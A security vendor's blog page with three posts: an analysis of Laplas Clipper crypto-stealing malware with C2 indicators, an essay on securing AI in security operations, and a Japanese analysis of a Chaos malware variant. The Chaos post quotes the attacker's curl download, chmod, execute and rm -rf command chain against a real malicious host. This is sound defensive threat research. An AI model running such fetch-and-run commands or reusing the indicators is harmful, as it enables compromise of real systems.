ブログ
/
Network
/
March 14, 2023

Protecting Yourself from Laplas Clipper Crypto Theives

Explore strategies to combat Laplas Clipper attacks and enhance your defenses against cryptocurrency theft in the digital landscape.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Anna Gilbertson
Cyber Security Analyst
Written by
Hanah Darley
Director of Threat Research
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
14
Mar 2023

Between June 2021 and June 2022, crypto-currency platforms around the world lost an estimated 44 billion USD to cyber criminals, whose modus operandi range from stealing passwords and account recovery phrases, to cryptojacking and directly targeting crypto-currency transactions. 

There has been a recent rise in cases of cyber criminals’ using information stealer malware to gather and exfiltrate sensitive crypto-currency wallet details, ultimately leading to the theft of significant sums of digital currency. Having an autonomous decision maker able to detect and respond to potential compromises is crucial to safeguard crypto wallets and transactions against would-be attackers.

In late 2022, Darktrace observed several threat actors employing a novel attack method to target crypto-currency users across its customer base, specifically the latest version of the Laplas Clipper malware. Using Self-Learning AI, Darktrace DETECT/Network™ and Darktrace RESPOND/Network™ were able to uncover and mitigate Laplas Clipper activity and intervene to prevent the theft of large sums of digital currency.

Laplas Clipper Background

Laplas Clipper is a variant of information stealing malware which operates by diverting crypto-currency transactions from victims’ crypto wallets into the wallets of threat actors [1]. Laplas Clipper is a Malware-as-a-Service (MaaS) offering available for purchase and use by a variety of threat actors. It has been observed in the wild since October 2022, when 180 samples were identified and linked with another malware strain, namely SmokeLoader [2]. This loader has itself been observed since at least 2011 and acts as a delivery mechanism for popular malware strains [3]. 

SmokeLoader is typically distributed via malicious attachments sent in spam emails or targeted phishing campaigns but can also be downloaded directly by users from file hosting pages or spoofed websites. SmokeLoader is known to specifically deliver Laplas Clipper onto compromised devices via a BatLoader script downloaded as a Microsoft Word document or a PDF file attached to a phishing email. These examples of social engineering are relatively low effort methods intended to convince users to download the malware, which subsequently injects malicious code into the explorer.exe process and downloads Laplas Clipper.

Laplas Clipper activity observed across Darktrace’s customer base generally began with SmokeLoader making HTTP GET requests to Laplas Clipper command and control (C2) infrastructure. Once downloaded, the clipper loads a ‘build[.]exe’ module and begins monitoring the victim’s clipboard for crypto-currency wallet addresses. If a wallet address is identified, the infected device connects to a server associated with Laplas Clipper and downloads wallet addresses belonging to the threat actor. The actor’s addresses are typically spoofed to appear similar to those they replace in order to evade detection. The malware continues to update clipboard activity and replaces the user’s wallet addresses with a spoofed address each time one is copied for a for crypto-currency transactions.

Darktrace Coverage of Laplas Clipper and its Delivery Methods 

In October and November 2022, Darktrace observed a significant increase in suspicious activity associated with Laplas Clipper across several customer networks. The activity consisted largely of:  

  1. User devices connecting to a suspicious endpoint.  
  2. User devices making HTTP GET requests to an endpoint associated with the SmokeLoader loader malware, which was installed on the user’s device.
  3. User devices making HTTP connections to the Laplas Clipper download server “clipper[.]guru”, from which it downloads spoofed wallet addresses to divert crypto-currency payments. 

In one particular instance, a compromised device was observed connecting to endpoints associated with SmokeLoader shortly before connecting to a Laplas Clipper download server. In other instances, devices were detected connecting to other anomalous endpoints including the domains shonalanital[.]com, transfer[.]sh, and pc-world[.]uk, which appears to be mimicking the legitimate endpoint thepcworld[.]com. 


Additionally, some compromised devices were observed attempting to connect malicious IP addresses including 193.169.255[.]78 and 185.215.113[.]23, which are associated with the RedLine stealer malware. Additionally, Darktrace observed connections to the IP addresses 195.178.120[.]154 and 195.178.120[.]154, which are associated with SmokeLoader, and 5.61.62[.]241, which open-source intelligence has associated with Cobalt Strike. 

Figure 1: Beacon to Young Endpoint model breach demonstrating Darktrace’s ability to detect external connections that are considered extremely rare for the network.
Figure 2: The event log of an infected device attempting to connect to IP addresses associated with the RedLine stealer malware, and the actions RESPOND took to block these attempts.

The following DETECT/Network models breached in response to these connections:

  • Compromise / Beacon to Young Endpoint 
  • Compromise / Slow Beaconing Activity to External Rare 
  • Compromise / Beacon for 4 Days
  • Compromise / Beaconing Activity to External Rare
  • Compromise / Sustained TCP Beaconing Activity to Rare Endpoint 
  • Anomalous Connection / Multiple Failed Connections to Rare Endpoints 
  • Compromise / Large Number of Suspicious Failed Connections 
  • Compromise / HTTP Beaconing to Rare Destination 
  • Compromise / Post and Beacon to Rare External 
  • Anomalous Connection / Callback on Web Facing Device 

DETECT/Network is able to identify such activity as its models operate based on a device’s usual pattern of behavior, rather than a static list of indicators of compromise (IOCs). As such, Darktrace can quickly identify compromised devices that deviate for their expected pattern of behavior by connecting to newly created malicious endpoints or C2 infrastructure, thereby triggering an alert.

In one example, RESPOND/Network autonomously intercepted a compromised device attempting to connect to the Laplas Clipper C2 server, preventing it from downloading SmokeLoader and subsequently, Laplas Clipper itself.

Figure 3: The event log of an infected device attempting to connect to the Laplas Clipper download server, and the actions RESPOND/Network took to block these attempts.

In another example, DETECT/Network observed an infected device attempting to perform numerous DNS Requests to a crypto-currency mining pool associated with the Monero digital currency.  

This activity caused the following DETECT/Network models to breach:

  • Compromise / Monero Mining
  • Compromise / High Priority Crypto Currency Mining 

RESPOND/Network quickly intervened, enforcing a previously established pattern of life on the device, ensuring it could not perform any unexpected activity, and blocking the connections to the endpoint in question for an hour. These actions carried out by Darktrace’s autonomous response technology prevented the infected device from carrying out crypto-mining activity, and ensured the threat actor could not perform any additional malicious activity.

Figure 4. The event log of an infected devices showing DNS requests to the Monero crypto-mining pool, and the actions taken to block them by RESPOND/Network.

Finally, in instances when RESPOND/Network was not activated, external connections to the Laplas Clipper C2 server were nevertheless monitored by DETECT/Network, and the customer’s security team were notified of the incident.

Conclusion 

The rise of information stealing malware variants such as Laplas Clipper highlights the importance of crypto-currency and crypto-mining in the malware ecosystem and more broadly as a significant cyber security concern. Crypto-mining is often discounted as background noise for security teams or compliance issues that can be left untriaged; however, malware strains like Laplas Clipper demonstrate the real security risks posed to digital estates from threat actors focused on crypto-currency. 

Leveraging its Self-Learning AI, DETECT/Network and RESPOND/Network are able to work in tandem to quickly identify connections to suspicious endpoints and block them before any malicious software can be downloaded, safeguarding customers.

Appendices

List of IOCs 

a720efe2b3ef7735efd77de698a5576b36068d07 - SHA1 Filehash - Laplas Malware Download

conhost.exe - URI - Laplas Malware Download

185.223.93.133 - IP Address - Laplas C2 Endpoint

185.223.93.251 - IP Address - Laplas C2 Endpoint

45.159.189.115 - IP Address - Laplas C2 Endpoint

79.137.204.208 - IP Address - Laplas C2 Endpoint

5.61.62.241 - IP Address - Laplas C2 Endpoint

clipper.guru - URI - Laplas C2 URI

/bot/online?guid= - URI - Laplas C2 URI

/bot/regex?key= - URI - Laplas C2 URI

/bot/get?address - URI - Laplas C2 URI

Mitre Attack and Mapping 

Initial Access:

T1189 – Drive By Compromise 

T1566/002 - Spearphishing

Resource Development:

T1588 / 001 - Malware

Ingress Tool Transfer:

T1105 – Ingress Tool Transfer

Command and Control:

T1071/001 – Web Protocols 

T1071 – Application Layer Protocol

T1008 – Fallback Channels

T1104 – Multi-Stage Channels

T1571 – Non-Standard Port

T1102/003 – One-Way Communication

T1573 – Encrypted Channel

Persistence:

T1176 – Browser Extensions

Collection:

T1185 – Man in the Browser

Exfiltration:

T1041 – Exfiltration over C2 Channel

References

[1] https://blog.cyble.com/2022/11/02/new-laplas-clipper-distributed-by-smokeloader/ 

[2] https://thehackernews.com/2022/11/new-laplas-clipper-malware-targeting.html

[3] https://attack.mitre.org/software/S0226/

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Anna Gilbertson
Cyber Security Analyst
Written by
Hanah Darley
Director of Threat Research

More in this series

No items found.

Blog

/

AI

/

April 8, 2026

How to Secure AI and Find the Gaps in Your Security Operations

Default blog imageDefault blog image

What “securing AI” actually means (and doesn’t)

Security teams are under growing pressure to “secure AI” at the same pace which businesses are adopting it. But in many organizations, adoption is outpacing the ability to govern, monitor, and control it. When that gap widens, decision-making shifts from deliberate design to immediate coverage. The priority becomes getting something in place, whether that’s a point solution, a governance layer, or an extension of an existing platform, rather than ensuring those choices work together.

At the same time, AI governance is lagging adoption. 37% of organizations still lack AI adoption policies, shadow AI usage across SaaS has surged, and there are notable spikes in anomalous data uploads to generative AI services.  

First and foremost, it’s important to recognize the dual nature of AI risk. Much of the industry has focused on how attackers will use AI to move faster, scale campaigns, and evade detection. But what’s becoming just as significant is the risk introduced by AI inside the organization itself. Enterprises are rapidly embedding AI into workflows, SaaS platforms, and decision-making processes, creating new pathways for data exposure, privilege misuse, and unintended access across an already interconnected environment.

Because the introduction of complex AI systems into modern, hybrid environments is reshaping attacker behavior and exposing gaps between security functions, the challenge is no longer just having the right capabilities in place but effectively coordinating prevention, detection, investigation, response, and remediation together. As threats accelerate and systems become more interconnected, security depends on coordinated execution, not isolated tools, which is why lifecycle-based approaches to governance, visibility, behavioral oversight, and real-time control are gaining traction.

From cloud consolidation to AI systems what we can learn

We have seen a version of AI adoption before in cloud security. In the early days, tooling fragmented into posture, workload/runtime, identity, data, and more. Gradually, cloud security collapsed into broader cloud platforms. The lesson was clear: posture without runtime misses active threats; runtime without posture ignores root causes. Strong programs ran both in parallel and stitched the findings together in operations.  

Today’s AI wave stretches that lesson across every domain. Adversaries are compressing “time‑to‑tooling” using LLM‑assisted development (“vibecoding”) and recycling public PoCs at unprecedented speed. That makes it difficult to secure through siloed controls, because the risk is not confined to one layer. It emerges through interactions across layers.

Keep in mind, most modern attacks don’t succeed by defeating a single control. They succeed by moving through the gaps between systems faster than teams can connect what they are seeing. Recent exploitation waves like React2Shell show how quickly opportunistic actors operationalize fresh disclosures and chain misconfigurations to monetize at scale.

In the React2Shell window, defenders observed rapid, opportunistic exploitation and iterative payload diversity across a broad infrastructure footprint, strains that outpace signature‑first thinking.  

You can stay up to date on attacker behavior by signing up for our newsletter where Darktrace’s threat research team and analyst community regularly dive deep into threat finds.

Ultimately, speed met scale in the cloud era; AI adds interconnectedness and orchestration. Simple questions — What happened? Who did it? Why? How? Where else? — now cut across identities, SaaS agents, model/service endpoints, data egress, and automated actions. The longer it takes to answer, the worse the blast radius becomes.

The case for a platform approach in the age of AI

Think of security fusion as the connective tissue that lets you prevent, detect, investigate, and remediate in parallel, not in sequence. In practice, that looks like:

  1. Unified telemetry with behavioral context across identities, SaaS, cloud, network, endpoints, and email—so an anomalous action in one plane automatically informs expectations in others. (Inside‑the‑SOC investigations show this pays off when attacks hop fast between domains.)  
  1. Pre‑CVE and “in‑the‑wild” awareness feeding controls before signatures—reducing dwell time in fast exploitation windows.  
  1. Automated, bounded response that can contain likely‑malicious actions at machine speed without breaking workflows—buying analysts time to investigate with full context. (Rapid CVE coverage and exploit‑wave posts illustrate how critical those first minutes are.)  
  1. Investigation workflows that assume AI is in the loop—for both defenders and attackers. As adversaries adopt “agentic” patterns, investigations need graph‑aware, sequence‑aware reasoning to prioritize what matters early.

This isn’t theoretical. It’s reflected in the Darktrace posts that consistently draw readership: timely threat intel with proprietary visibility and executive frameworks that transform field findings into operating guidance.  

The five questions that matter (and the one that matters more)

When alerted to malicious or risky AI use, you’ll ask:

  1. What happened?
  1. Who did it?
  1. Why did they do it?
  1. How did they do it?
  1. Where else can this happen?

The sixth, more important question is: How much worse does it get while you answer the first five? The answer depends on whether your controls operate in sequence (slow) or in fused parallel (fast).

What to watch next: How the AI security market will likely evolve

Security markets tend to follow a familiar pattern. New technologies drive an initial wave of specialized tools (posture, governance, observability) each focused on a specific part of the problem. Over time, those capabilities consolidate as organizations realize the new challenge is coordination.

AI is accelerating the shift of focus to coordination because AI-powered attackers can move faster and operate across more systems at once. Recent exploitation waves show exactly this. Adversaries can operationalize new techniques and move across domains, turning small gaps into full attack paths.

Anticipate a continued move toward more integrated security models because fragmented approaches can’t keep up with the speed and interconnected nature of modern attacks.

Building the Groundwork for Secure AI: How to Test Your Stack’s True Maturity

AI doesn’t create new surfaces as much as it exposes the fragility of the seams that already exist.  

Darktrace’s own public investigations consistently show that modern attacks, from LinkedIn‑originated phishing that pivots into corporate SaaS to multi‑stage exploitation waves like BeyondTrust CVE‑2026‑1731 and React2Shell, succeed not because a single control failed, but because no control saw the whole sequence, or no system was able to respond at the speed of escalation.  

Before thinking about “AI security,” customers should ensure they’ve built a security foundation where visibility, signals, and responses can pass cleanly between domains. That requires pressure‑testing the seams.

Below are the key integration questions and stack‑maturity tests every organization should run.

1. Do your controls see the same event the same way?

Integration questions

  • When an identity behaves strangely (impossible travel, atypical OAuth grants), does that signal automatically inform your email, SaaS, cloud, and endpoint tools?
  • Do your tools normalize events in a way that lets you correlate identity → app → data → network without human stitching?

Why it matters

Darktrace’s public SOC investigations repeatedly show attackers starting in an unmonitored domain, then pivoting into monitored ones, such as phishing on LinkedIn that bypassed email controls but later appeared as anomalous SaaS behavior.

If tools can’t share or interpret each other's context, AI‑era attacks will outrun every control.

Tests you can run

  1. Shadow Identity Test
  • Create a temporary identity with no history.
  • Perform a small but unusual action: unusual browser, untrusted IP, odd OAuth request.
  • Expected maturity signal: other tools (email/SaaS/network) should immediately score the identity as high‑risk.
  1. Context Propagation Test
  • Trigger an alert in one system (e.g., endpoint anomaly) and check if other systems automatically adjust thresholds or sensitivity.
  • Low maturity signal: nothing changes unless an analyst manually intervenes.

2. Does detection trigger coordinated action, or does everything act alone?

Integration questions

  • When one system blocks or contains something, do other systems automatically tighten, isolate, or rate‑limit?
  • Does your stack support bounded autonomy — automated micro‑containment without broad business disruption?

Why it matters

In public cases like BeyondTrust CVE‑2026‑1731 exploitation, Darktrace observed rapid C2 beaconing, unusual downloads, and tunneling attempts across multiple systems. Containment windows were measured in minutes, not hours.  

Tests you can run

  1. Chain Reaction Test
  • Simulate a primitive threat (e.g., access from TOR exit node).
  • Your identity provider should challenge → email should tighten → SaaS tokens should re‑authenticate.
  • Weak seam indicator: only one tool reacts.
  1. Autonomous Boundary Test
  • Induce a low‑grade anomaly (credential spray simulation).
  • Evaluate whether automated containment rules activate without breaking legitimate workflows.

3. Can your team investigate a cross‑domain incident without swivel‑chairing?

Integration questions

  • Can analysts pivot from identity → SaaS → cloud → endpoint in one narrative, not five consoles?
  • Does your investigation tooling use graphs or sequence-based reasoning, or is it list‑based?

Why it matters

Darktrace’s Cyber AI Analyst and DIGEST research highlights why investigations must interpret structure and progression, not just standalone alerts. Attackers now move between systems faster than human triage cycles.  

Tests you can run

  1. One‑Hour Timeline Build Test
  • Pick any detection.
  • Give an analyst one hour to produce a full sequence: entry → privilege → movement → egress.
  • Weak seam indicator: they spend >50% of the hour stitching exports.
  1. Multi‑Hop Replay Test
  • Simulate an incident that crosses domains (phish → SaaS token → data access).
  • Evaluate whether the investigative platform auto‑reconstructs the chain.

4. Do you detect intent or only outcomes?

Integration questions

  • Can your stack detect the setup behaviors before an attack becomes irreversible?
  • Are you catching pre‑CVE anomalies or post‑compromise symptoms?

Why it matters

Darktrace publicly documents multiple examples of pre‑CVE detection, where anomalous behavior was flagged days before vulnerability disclosure. AI‑assisted attackers will hide behind benign‑looking flows until the very last moment.

Tests you can run

  1. Intent‑Before‑Impact Test
  • Simulate reconnaissance-like behavior (DNS anomalies, odd browsing to unknown SaaS, atypical file listing).
  • Mature systems will flag intent even without an exploit.
  1. CVE‑Window Test
  • During a real CVE patch cycle, measure detection lag vs. public PoC release.
  • Weak seam indicator: your detection rises only after mass exploitation begins.

5. Are response and remediation two separate universes?

Integration questions

  • When you contain something, does that trigger root-cause remediation workflows in identity, cloud config, or SaaS posture?
  • Does fixing a misconfiguration automatically update correlated controls?

Why it matters

Darktrace’s cloud investigations (e.g., cloud compromise analysis) emphasize that remediation must close both runtime and posture gaps in parallel.

Tests you can run

  1. Closed‑Loop Remediation Test
  • Introduce a small misconfiguration (over‑permissioned identity).
  • Trigger an anomaly.
  • Mature stacks will: detect → contain → recommend or automate posture repair.
  1. Drift‑Regression Test
  • After remediation, intentionally re‑introduce drift.
  • The system should immediately recognize deviation from known‑good baseline.

6. Do SaaS, cloud, email, and identity all agree on “normal”?

Integration questions

  • Is “normal behavior” defined in one place or many?
  • Do baselines update globally or per-tool?

Why it matters

Attackers (including AI‑assisted ones) increasingly exploit misaligned baselines, behaving “normal” to one system and anomalous to another.

Tests you can run

  1. Baseline Drift Test
  • Change the behavior of a service account for 24 hours.
  • Mature platforms will flag the deviation early and propagate updated expectations.
  1. Cross‑Domain Baseline Consistency Test
  • Compare identity’s risk score vs. cloud vs. SaaS.
  • Weak seam indicator: risk scores don’t align.

Final takeaway

Security teams should ask be focused on how their stack operates as one system before AI amplifies pressure on every seam.

Only once an organization can reliably detect, correlate, and respond across domains can it safely begin to secure AI models, agents, and workflows.

Continue reading
About the author
Nabil Zoldjalali
VP, Field CISO

Blog

/

/

April 8, 2026

ダークトレースは新しいChaosマルウェア亜種によるクラウドの設定ミスのエクスプロイトを発見

Default blog imageDefault blog image

はじめに

敵対者の行動をリアルタイムに観測するため、ダークトレースは“CloudyPots”と呼ばれるグローバルなハニーポットネットワークを運用しています。CloudyPotsは幅広いサービス、プロトコル、クラウドプラットフォームに渡って悪意あるアクティビティを捕捉するように設計されています。こうしたハニーポットはインターネットに接続されているインフラを狙う脅威のテクニック、ツール、マルウェアについて貴重な情報を提供してくれます。

ダークトレースのハニーポット内で標的とされたソフトウェアの一例は、Apacheが開発したオープンソースフレームワークであり、コンピュータクラスタで大規模なデータセットの分散処理を可能にするHadoopです。ダークトレースのハニーポット環境では、攻撃者がサービス上でリモートコードを実行できるよう、Hadoopインスタンスが意図的に誤設定されています。2026年3月に観測されたサンプルにより、ダークトレースはChaosマルウェアに関連する活動を特定し、詳しく調査することができました。

Chaosマルウェアとは?

Lumen社のBlack Lotus Labsで最初に発見されたChaosは、Goベースのマルウェアです[1]。サンプル内の文字列に中国語の文字が含まれていることや、zh-CNロケールのインジケーターが存在することから、中国起源であると推測されています。コードの重複があることから、ChaosはKaijiボットネットの進化形である可能性が高いと見られます。

Chaosはこれまでルーターを標的としており、主にSSHブルートフォース攻撃やルーターソフトウェアの既知のCVE(共通脆弱性識別子)を通じて拡散します。その後感染したデバイスをDDoS(分散型サービス拒否攻撃)ボットネットや、暗号通貨マイニングに使用します。  

Chaosマルウェア侵害についてのダークトレースの視点

攻撃は脅威アクターがHadoop環境上のエンドポイントに対して新しいアプリケーションを作成するリクエストを送信したことから始まりました。

The initial infection being delivered to the unsecured endpoint.
図1:保護されていないエンドポイントへの最初の感染

これは新しいアプリケーションを定義するもので、最初のコマンドをコンテナ内で実行することがam-container-specセクションのコマンドフィールドで指定されています。これによりいくつかのシェルコマンドが起動されます:

  • curl -L -O http://pan.tenire[.]com/down.php/7c49006c2e417f20c732409ead2d6cc0. - ファイルを攻撃者のサーバーからダウンロードします。この例ではChaosエージェントマルウェア実行形式です。
  • chmod 777 7c49006c2e417f20c732409ead2d6cc0. - すべてのユーザーが読み取り、書き込み、マルウェアを実行できる権限を設定します。
  • ./7c49006c2e417f20c732409ead2d6cc0. - マルウェアを実行します。
  • rm -rf 7c49006c2e417f20c732409ead2d6cc0. - 活動の痕跡を消すためにマルウェアファイルをディスクから削除します。

実際には、このアプリケーションが作成されると、攻撃者が定義したバイナリが攻撃者のサーバーからダウンロードされ、システム上で実行され、その後、フォレンジックデータ収集を防ぐために削除されます。ドメイン pan.tenire[.]com は以前、“Operation Silk Lure”と呼ばれる別のキャンペーンで観測されています。これは悪意のある求人応募履歴書を通じて ValleyRATというリモートアクセス型トロイの木馬(RAT)を配布していました。Chaosと同様に、このキャンペーンでは、偽の履歴書自体を含め、攻撃ステージ全体にわたって大量の漢字が使用されていました。このドメインは107[.]189.10.219に解決されます。これは低コストのVPSサービスを提供することで知られるプロバイダー、BuyVMのルクセンブルク拠点でホストされている仮想プライベートサーバー(VPS)です。

アップデートされたChaosマルウェアサンプルの分析

Chaosはこれまでルーターやその他のエッジデバイスを標的としており、Linuxサーバー環境の侵害は比較的新しい方向性です。ダークトレースがこの侵害で観測したサンプルは64ビットのELFバイナリですが、ルーターのハードウェアの大部分は通常ARM、MIPS、またはPowerPCアーキテクチャで動作し、多くは32ビットです。

この攻撃に使用されたマルウェアのサンプルは、以前のバージョンと比べて著しい再構築が行われています。デフォルトの名前空間は“main_chaos”から単に“main”に変更され、またいくつかの関数が再設計されています。これらの変更が行われていますが、systemdを介して確立される永続化メカニズムや、悪意のあるキープアライブスクリプトが/boot/system.pubに保存されるなど、中心的な特徴は維持されています。

The creation of the systemd persistence service.
図2:systemd 永続化サービスの作成

同様に、DDoS攻撃を実行する関数もこれまで通り存在し、以下のプロトコルを標的とするメソッドが含まれています:

  • HTTP
  • TLS
  • TCP
  • UDP
  • WebSocket

ただし、SSHスプレッダーや脆弱性エクスプロイトなどのいくつかの機能は削除されたようです。さらに、以前はKaijiから継承されたと考えられていたいくつかの機能も変更されており、脅威アクターがマルウェアを書き直したか、大幅にリファクタリングしたことを示唆しています。

このマルウェアの新しい機能はSOCKSプロキシです。マルウェアがコマンド&コントロール(C2)サーバーからStartProxyコマンドを受信すると、攻撃者が制御するTCPポートで待ち受けを開始し、SOCKS5プロキシとして動作します。これにより、攻撃者は侵害されたサーバーを経由してトラフィックをルーティングし、それをプロキシとして使用することが可能になります。この機能にはいくつかの利点があります。被害者のインターネット接続から攻撃を開始できるため、活動が攻撃者ではなく被害者から発生しているように見せかけられること、また侵害されたサーバーからのみアクセス可能な内部ネットワークに移動できる点です。

The command processor for StartProxy. Due to endianness, the string is reversed.
図3:StartProxyのコマンドプロセッサ。エンディアン性のため文字列が反転しています

以前、他のDDoSボットネット、たとえばAisuruなどでは、他のサイバー犯罪者にプロキシサービスを提供するためにピボットしているケースがありました。Chaosの開発者はこの傾向に注目し、同様の機能を追加することで収益化のオプションを拡大、自らのボットネットの機能を強化することにより、他の競合するマルウェア運営者から遅れをとらないようにしたものと思われます。

サンプルには埋め込みドメイン、gmserver.osfc[.]org[.]cnが含まれており、C2サーバーのIPを解決するために使用されていました。本稿執筆の時点ではドメインは70[.]39.181.70に解決され、これは地理位置情報が香港にあるNetLabelGlobalが所有するIPです。

過去には、このドメインは154[.]26.209.250にも解決されており、これは専用サーバーレンタルを提供する低コストVPSプロバイダー、Kurun Cloudが所有していました。マルウェアはコマンドの送信および受信にポート65111を使用しますが、どちらのIPも本稿執筆時点ではこのポート上で接続を受け入れている様子はありませんでした。

主なポイント

Chaosは新しいマルウェアではなく、その継続的進化はサイバー犯罪者がボットネットをさらに拡大し機能を強化しようと努力を重ねていることの現れです。過去に報告されているChaosマルウェアにも、すでに幅広いルーターCVEのエクスプロイト機能が含まれていました。そして最近のLinuxクラウドサーバー脆弱性を狙った進化により、このマルウェアの影響範囲はさらに広がります。

したがって、セキュリティチームがCVEへのパッチを行い、クラウド上で展開されているアプリケーションに対して強固なセキュリティ設定を行うことが重要となります。クラウド市場が成長を続ける一方で、使用できるセキュリティツールが追い付かない状況においてこのことは特に重要な意味を持ちます。

